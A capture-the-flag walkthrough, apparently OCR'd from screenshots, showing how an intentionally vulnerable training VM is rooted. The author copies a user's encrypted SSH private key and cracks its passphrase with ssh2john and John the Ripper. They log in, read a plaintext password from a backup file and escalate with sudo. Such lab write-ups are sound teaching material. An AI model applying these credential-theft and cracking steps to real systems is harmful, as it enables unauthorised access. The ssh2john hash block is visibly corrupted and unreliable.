
[Viewing kay’s private ssh key]



```
root@mjolnir:~/basic2# nano x1.txt^C
root@mjolnir:~/basic2# ls
40136.py
root@mjolnir:~/basic2# nano x1.txt
root@mjolnir:~/basic2# cat x1.txt
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
```

[Copying the private key to the attacking machine]


Now, we need to extract the private key’s password in order to login as kay. First we convert the private key to its hex format using ssh2john.



```
root@mjolnir:~/basic2# ssh2john x1.txt >> rev1
root@mjolnir:~/basic2# cat rev1
x1.txt:$ssh2$2d2d2d2d2d424547494e205253412050524956415445204b45592d2d2d2d2d0a50726f632d547970653a20342c454e43525
9505445440a44454b2d496e666f3a204145532d3132382d4342432c36414241374445333543444236353037304239324331463736304532
64537350a0a496f4e622f4a30713250643536455a32336f41614a784c766875535a3163725272344f4e4755416e4b63527867332b39766e3
67863756a707a55447555746c5a0a6f39647949454a423477555a5475654250736d62343837526446566b544f5651725648747931 4b32614
c79324c6b6132436e666a7a384c6c762b464d6164734e0a5852766a772f4852694763585059384237 6e73413165695059725 05a484948335
14f4649596c53504d59763739524336356936667 26b44537678587a626466580a416b414e2b33543546553439414556 4b424a745a6e4c544
5427733316d786a76306c4c584171496158355166655 84d616349514f5557434841546c7056586d4e0a6c473442614737635658733141 6d5
06965666c7837754e34527542394e5a53345a70306c706c62436234554561775830547 42b564b64366b7a682b426b3061550a6857514a436
46e622f552b6452617375336f7871796b6c4b553264507365553772 6c7650417161367 92b6f674b2f776f54626e54726b526e674b714c517
84d6c0a6c49575a79653479724c45546663323735687a5656596836466b4c67744f66616c7930624d714749724d2b6557566f584f725a504
26c763869794e54446444450a336a526a71624f476c50733031684157 4b4952785550614572313 86c635a2b4f6c5930305677326f4e4c327
84b5567745170563 26a77483034794764586266 4a0a4c59576c58786e4a4a70564d684b4336613735706534 5a5678666d4d743051634b346
f4b4f316152474d714c464e776150784a595636486175556f5645784e370a6255706f2b654c595673356d6f3574627057446869304e52666
e4750317436626e37547662373741436179477a48644c704941715a6d762f30687752546e72620a525668593143556637 78474e6d626d7a5
9487a4e45774d7070453269386d4653615646434a4543336344676e3554765155586668 36434a4a5256726864785 6790a5671566a736f742
b437a46376d62576d356e46735450506c4f6e6e6443364a6d725545556a6549624c7a4263573662583573 2b623935654665636 5574d6d566
50a42305768716e50744474567467337346646a7870306867475871 4b3462414d426e4d34636846634b3752707643526a734b79575956454
44a4d59766338375a300a7973764f70566e39576e464f55644f4e2b55347059503 6506d4e55345a643251656b4e49575945585a495a4d797
9707547434664413053415266362f6b4b77470a6f484f4143434b33696841514b4b624f2b53666c675842614858623 66b306f634d5141574
94f78594a756e504b4e38627a7a6c514c4a73314a725a586962686c0a566150655637583235 4e6155797535753462677446686 22f6638614
24b62656c34586c57522b344878626f74704a78365256427945505a2f6b56694f713353310a4770774853525a6f6e333230784134684f506
b634736364a4479486c53364233323875566949364461366667259694f6e413454456a4a54504f3552706353454b0a514b4967363 56749436
27063576a31553449396d45485a6548633072326c7975665a626e665955723071435 66f382b6d5338583735736 5656f4e7a386175514c0a3
444493449584954713573614348503479 2f6e746d7a3141335130464e6a5a58417164464b2f68544164684d5135646947586e4e773374626
d44387747766547 0a56664e5361457858655a4133396a4f676d3356626f4e36634158707a3132344b6a306245777a7843427a574b6930435
048464c59754d6f44654c71502f4e496b0a6f53586c6f4a6338615a656d496c3552414835674 4434c54346b3637776569396a2f4a51367a4
c55543076536d4c6f6e6f3149694664734d4f346e556e794a330a7a2b33585444745a6f556c354e6959344a6a43504c68544e4e6a416c716
e70634f6171616437675633 52442f61736d6c324c326b42305554385072547474 2b530a6261584b5046483064486d6f776e476d4461744a5
02b654d7263365338393 62b4841587663765078 6c4b4e7449372b6a734e5477755042434e745346766f31390a6c392b78786435355954566
f315938524d776a6f707a783768386f527437552b59394e2f42567462742b587a6d594c6e752b33714f71345732714f796e4d32500a6e5a6
a56507065682b3844426f756342356266587369536b4e784e5973434544346c737078554534754d5333795842705a2f3434537959384b457
a72417a61490a666e326e6e6a77513155324 6614a774e744d4e354f4973684f4e4445414266394 96c617134364c5347704d5261684e4e587
77a6f7a682b2f4c4746516d476a490a492f7a4e2f324b73705565572f356d71577776466 94b38515533386d374d2b6d6c69355a583736736
e664a45397375766133656848503241654e356857444d770a582b43754453495850 6f31a05244582b4f6d6d6f45784d516e357863334c567
```

[Converting private key to hex format using ssh2john]

Now, we use John The Ripper to crack the password.




```
root@mjolnir:~/basic2# john rev1
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
```

[Cracking password with John the Ripper]

John the Ripper cracks the password after a while. The password obtained is **beeswax**.

Let’s ssh into the system using the downloaded ssh key.




```
root@mjolnir:~/basic2# ssh -i x1.txt kay@10.0.5.6
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@         WARNING: UNPROTECTED PRIVATE KEY FILE!          @
@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
Permissions 0644 for 'x1.txt' are too open.
It is required that your private key files are NOT accessible by others.
This private key will be ignored.
Load key "x1.txt": bad permissions
kay@10.0.5.6's password:
```

[Trying to log in using the copied ssh key]

Okay, here it says that since the key can be accessed by others, it is being ignored.


I change the permissions of the key such that it can be read only by me.



```
root@mjolnir:~/basic2# ls -l x1.txt
-rw-r--r-- 1 root root 3327 Aug 28 21:53 x1.txt
root@mjolnir:~/basic2# chmod 400 x1.txt
root@mjolnir:~/basic2# ls -l x1.txt
-r-------- 1 root root 3327 Aug 28 21:53 x1.txt
root@mjolnir:~/basic2#
```

[Changing permissions of the copied key]


Now, let’s try logging in again.



```
root@mjolnir:~/basic2# ssh -i x1.txt kay@10.0.5.6
Enter passphrase for key 'x1.txt':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

129 packages can be updated.
66 updates are security updates.

New release '18.04.1 LTS' available.
Run 'do-release-upgrade' to upgrade to it.


Last login: Tue Aug 28 19:28:33 2018 from 10.0.5.5
kay@basic2:~$
```

[Logging in using the copied key again]

It works. I entered **beeswax** as the password. Now let’s explore the directory.




```
kay@basic2:~$ ls -la
total 48
drwxr-xr-x 5 kay  kay  4096 Apr 23 15:38 .
drwxr-xr-x 4 root root 4096 Apr 19 13:50 ..
-rw------- 1 kay  kay   756 Apr 23 16:06 .bash_history
-rw-r--r-- 1 kay  kay   220 Apr 17 12:59 .bash_logout
-rw-r--r-- 1 kay  kay  3771 Apr 17 12:59 .bashrc
drwx------ 2 kay  kay  4096 Apr 17 13:05 .cache
-rw------- 1 root kay   119 Apr 23 15:38 .lesshst
drwxrwxr-x 2 kay  kay  4096 Apr 23 14:50 .nano
-rw------- 1 kay  kay    57 Apr 23 15:08 pass.bak
-rw-r--r-- 1 kay  kay   655 Apr 17 12:59 .profile
drwxr-xr-x 2 kay  kay  4096 Apr 23 15:05 .ssh
-rw-r--r-- 1 kay  kay     0 Apr 17 13:05 .sudo_as_admin_successful
-rw------- 1 root kay   538 Apr 23 15:32 .viminfo
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$ 
```

[Exploring the directory]

It is the same directory we viewed as user jan. However, now we can see the contents of pass.bak, the backup file. The contents may probably be kay's login password.

Let's see if we can get root access.




```
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
kay@basic2:~$
kay@basic2:~$ sudo -i
[sudo] password for kay:
root@basic2:~#
root@basic2:~# id
uid=0(root) gid=0(root) groups=0(root)
root@basic2:~# 
```

[Gaining root permissions]

It worked! We are now root! The contents of pass.bak are the login password for kay's account.

Let's capture the flag!



```
root@basic2:~# ls
flag.txt
root@basic2:~# cat flag.txt
Congratulations! You've completed this challenge. There are two ways (that I'm aware of) to gain
a shell, and two ways to privesc. I encourage you to find them all!

If you're in the target audience (newcomers to pentesting), I hope you learned something. A few
takeaways from this challenge should be that every little bit of information you can find can be
valuable, but sometimes you'll need to find several different pieces of information and combine
them to make them useful. Enumeration is key! Also, sometimes it's not as easy as just finding
an obviously outdated, vulnerable service right away with a port scan (unlike the first entry
in this series). Usually you'll have to dig deeper to find things that aren't as obvious, and
therefore might've been overlooked by administrators.

Thanks for taking the time to solve this VM. If you choose to create a writeup, I hope you'll send
me a link! I can be reached at josiah@vt.edu. If you've got questions or feedback, please reach
out to me.

Happy hacking!
root@basic2:~# 
```

[Flag captured!]